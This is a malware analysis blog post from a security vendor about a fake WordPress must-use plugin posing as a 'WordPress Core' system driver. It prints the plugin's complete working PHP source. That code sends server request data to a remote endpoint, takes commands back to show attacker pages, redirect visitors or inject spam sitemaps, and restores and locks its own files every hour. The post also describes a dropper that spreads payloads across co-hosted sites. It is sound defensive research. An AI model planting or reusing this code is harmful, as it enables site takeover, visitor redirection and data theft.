

New Fake MU-Plugin: wordpress-active-core
At Monarx, our mission is to tirelessly identify, trace, and remediate malware, safeguarding the digital presence of businesses worldwide. Today, we want to share a recent discovery from our Threat Research Engineers, Elkins Berrios.
While performing a regular site cleanup for one of our customers, he came across this new odd looking “Must-Use Plugin” (often abbreviated as MU-plugin in WordPress environments). The MU-plugin was appearing on a growing number of sites, exhibiting subtle yet suspicious behavior. These plugins, designed to be automatically activated and often not listed in the standard plugin directory, are a prime target for attackers looking to embed persistent backdoors.
Below technical details of the file:
Source code:
<?php
/*
Plugin Name: WP System Driver
Description: Essential system IO driver.
Version: 3.2
Author: WordPress Core
*/

(function() {
    $config = get_option('wp_sys_cache_nodes_config', false);

    if ( ! $config || empty($config['endpoint']) ) return;
    if ( isset($config['active']) && $config['active'] === false ) return;

    $postData = [];
    if ( !empty($config['targets']) && is_array($config['targets']) ) {
        foreach ( $config['targets'] as $key ) {
            $val = isset($_SERVER[$key]) ? $_SERVER[$key] : '';
            $encodedValue = base64_encode(trim($val));
            $encodedValue = str_replace(["+", "/", "="], ["-", "_", "."], $encodedValue);
            $postData[$key] = $encodedValue;
        }
    }

    $args = [
        'body'      => $postData,
        'timeout'   => 10,
        'blocking'  => true,
        'sslverify' => false,
        'user-agent'=> 'WP-System/' . get_bloginfo('version'),
    ];

    $response = wp_remote_post( $config['endpoint'], $args );

    if ( is_wp_error( $response ) ) return;

    $body = wp_remote_retrieve_body( $response );
    $json = json_decode( $body, true );

    if ( isset($json['action']) && $json['action'] != 'none' ) {
        switch ( $json['action'] ) {
            case 'display':
                if ( !headers_sent() ) header('Content-Type: text/html; charset=UTF-8');
                echo $json['data'];
                exit;
            case 'jump':
                $request_uri = isset($_SERVER['REQUEST_URI']) ? $_SERVER['REQUEST_URI'] : '';
                if ( $request_uri == '/index.php' || $request_uri == '/' ) break;
                if ( !headers_sent() ) {
                    header('Location: ' . $json['data']);
                    exit;
                }
                break;
            case 'sitemap':
                $ob_levels = ob_get_level();
                for ($i = 0; $i < $ob_levels; $i++) @ob_end_clean();
                if ( !headers_sent() ) {
                    header('Content-Type: application/xml; charset=utf-8');
                    header('HTTP/1.1 200 OK');
                }
                echo $json['data'];
                exit;
        }
    }
})();

add_action('wp_sys_integrity_check_event', 'wp_sys_integrity_handler');

function wp_sys_integrity_handler() {
    $backup_data = get_option('wp_core_guard_backup_data', []);
    if ( empty($backup_data) || !is_array($backup_data) ) return;

    foreach ( $backup_data as $file_path => $content ) {
        $need_restore = false;

        if ( !file_exists($file_path) ) {
            $need_restore = true;
        }
        else {
            if ( md5_file($file_path) !== md5($content) ) {
                $need_restore = true;
            }
        }

        if ( $need_restore ) {
            @chmod($file_path, 0644);
            @file_put_contents($file_path, $content, LOCK_EX);
            @chmod($file_path, 0444);
        } else {
            @chmod($file_path, 0444);
        }
    }
}

$sys_config = get_option('wp_sys_cache_nodes_config', []);
if ( !empty($sys_config['active']) && $sys_config['active'] === true ) {
    if ( !wp_next_scheduled('wp_sys_integrity_check_event') ) {
        wp_schedule_event( time(), 'hourly', 'wp_sys_integrity_check_event' );
    }
}
The Discovery of a Silent Infiltrator
Elkins immediately dove deeper. He found this particular MU-plugin, masquerading as a legitimate utility: "WordPress Core" driver but it is not part of the official WordPress software. It is likely designed to hijack your site for SEO spam, redirects, or data theft.
This fake plugin performs the following tasks:
1. Data Exfiltration

The script first retrieves a hidden configuration from your database and then t loops through specific keys in your $_SERVER array (likely IP addresses, user agents, or cookies). Then it encodes this information in base64 and it leverages the WordPress function wp_remote_post to send your server data to an external URL.
2. Remote Command Execution

After sending the data, the plugin waits for a JSON file and depending on the answer the plugin will perform three different actions:
- Display. Once this is received it overwrites the entire page with content provided by the attacker (often used for phishing or SEO SPAM).
- Jump. This action will redirect the visitors to a different URL (often used for malicious ads or affiliate fraud).
- Sitemap. Injects a fake XML sitemap into the site. This is used to trick Google and other search engines into indexing spam pages hosted on the website's domain).
3. Persistence and Self-Healing

The function wp_sys_integrity_handler is particularly dangerous. It acts as a "guardian" for the malware:
- It checks a list of files saved in your database (wp_core_guard_backup_data).
- Self-Restoration: If you try to delete the malicious files or edit them to remove the virus, this script will automatically re-create them or revert your changes.
- Permission Locking: It sets file permissions to 0444 (Read Only) to make it harder for you or your server to delete the files.
Tracing back the origin
Unlike traditional malware removal companies, Monarx has the advantage of having our Monarx Protect service which is installed as a PHP module and gives us an edge by providing the traceability necessary for tracking events such as this.

As part of the investigation, Elkins found that the malicious MU-plugin was being dropped to the sites by a file called guard.php. And this file was being uploaded to the site by a possibly compromised Administrator using the plugin WP File Manager on most occasions and others by yet another backdoor/uploader that was on the site.
The guard.php file has the primary purpose to take one specific file (e.g., a plugin, a backdoor, or a configuration file) and batch-distribute it to every other WordPress site found on the server automatically. It basically recursively scans folders for a wp-config.php file to confirm if they are WordPress sites and then allows the bad actor to copy the payload into all the sites that were found on that user account.
The incident described serves as a stark example of a cross-site contamination attack, a significant and often devastating security breach. This type of attack highlights a critical vulnerability in hosting environments where multiple, unrelated websites share the same server resources, file system, or, most dangerously, the same administrative user account.
The core reason why keeping websites in isolated accounts is so profoundly important, security-wise, is to establish a hard, protective boundary between them. In the event of a compromise, isolation ensures that a successful breach of one website—perhaps through a vulnerable plugin, an outdated theme, or a weak password—does not grant the attacker immediate access to the files, databases, or configuration of every other website on the same server.
When websites are not isolated, they become susceptible to lateral movement by the attacker. If an attacker gains a foothold in one site's file system, they can often navigate to the root directory and then easily access neighboring sites' directories. The introduction of malicious code, like the fake MU-Plugin “wordpress-active-core," is a classic mechanism for this contamination. This malicious file, masquerading as a legitimate, core WordPress component (Must-Use Plugin), is designed to be loaded automatically by WordPress, allowing the attacker to establish a persistent backdoor or to inject harmful code across the entire compromised environment.
The lesson learned from this example is unequivocal: security isolation is not merely a convenience, but a non-negotiable fundamental layer of defense against catastrophic, environment-wide breaches.
Indicators of Compromise (IoC)
Security administrators are urged to check their systems immediately for the presence of these files and monitor network traffic for connections to the identified malicious IP addresses.
Note: The specific IP addresses provided above are the ones observed during the investigation. Specific, actionable IPs should be validated with your threat intelligence feeds.

Ready for next‑gen AI Server Security?
Start your Monarx journey in minutes